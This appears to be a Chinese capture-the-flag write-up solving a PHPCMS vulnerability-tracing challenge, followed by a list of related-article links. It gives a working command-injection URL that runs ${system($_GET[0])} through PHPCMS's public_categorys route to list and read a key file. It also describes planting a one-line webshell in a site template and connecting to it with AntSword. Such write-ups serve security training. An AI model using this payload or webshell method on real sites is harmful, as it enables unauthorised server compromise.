CMS系统漏洞分析溯源(第2题)

从题目得知是PHPCMS搭建的网站,从这里可以在网上搜到PHPCMS的漏洞以下为该漏洞的介绍帖

PHPCMS v9.6.0 任意文件上传漏洞分析 - FreeBuf网络安全行业门户

步骤:

方法一:

首先用yakit扫描找到后台,发现可以直接登录

登陆后直接利用漏洞查看文件列表

复制代码
/index.php?0=ls&m=content&c=content&a=public_categorys&type=add&menuid=822;${system($_GET[0])}&pc_hash=vad6K3&from=block

得到key的名称后直接把ls改为cat key_xxxxxxx.php,再按f12或者CTRL+U查看网页源代码,得到key

方法二:


也是用yakit扫描出的后台进行登录,然后点击界面→模块风格→defaul详细列表→search→index.html 在结尾或者开头插入一句话木马,尽量不要破坏整个html

再使用蚁剑连接连接地址http://ip:port/index.php?m=search,这里解码器需要选择chr
相关推荐
布谷歌4 小时前
敏感参数不要放在 URL 里---->从 `validateLogin` 与短信验证码接口看 GET / POST 的安全边界
安全
如夏倾城8 小时前
VRRP(虚拟路由器冗余协议Virtual Router Redundancy Protocol)
网络·python·网络协议·安全·智能路由器·负载均衡·信息与通信
衡石科技9 小时前
企业级 BI 的安全治理:衡石如何贯通认证、数据权限与审计
大数据·人工智能·安全·商业智能
web安全成长日记16 小时前
DNS解析全过程:从递归查询、根域与权威 DNS 到缓存 TTL|网络安全其实很简单
安全·web安全·缓存
FungLeo17 小时前
FengCMS · PHP+MySQL 升级实录 · 一个不懂PHP 的后端,三天 216次提交完成十三年老站安全升级(项目复盘)
mysql·安全·php·安全加固·fengcms
Keith Guo2 天前
openssl and key pair
安全·spsdk
jianqiang.xue2 天前
一天合入三笔CVE:RT-Thread的安全账本是怎么记的
安全
afumu2 天前
Go 写一个只监听 127.0.0.1 的控制服务:鉴权、白名单、危险命令拦截
后端·安全·go
艺杯羹2 天前
1Panel 装好后 ufw 仍是 inactive:一次服务器安全盲区复盘
服务器·数据库·安全·网络安全·系统架构·实战·1panel
QXWZ_IA3 天前
具身智能在油气行业规模化应用面临哪些技术挑战?
人工智能·安全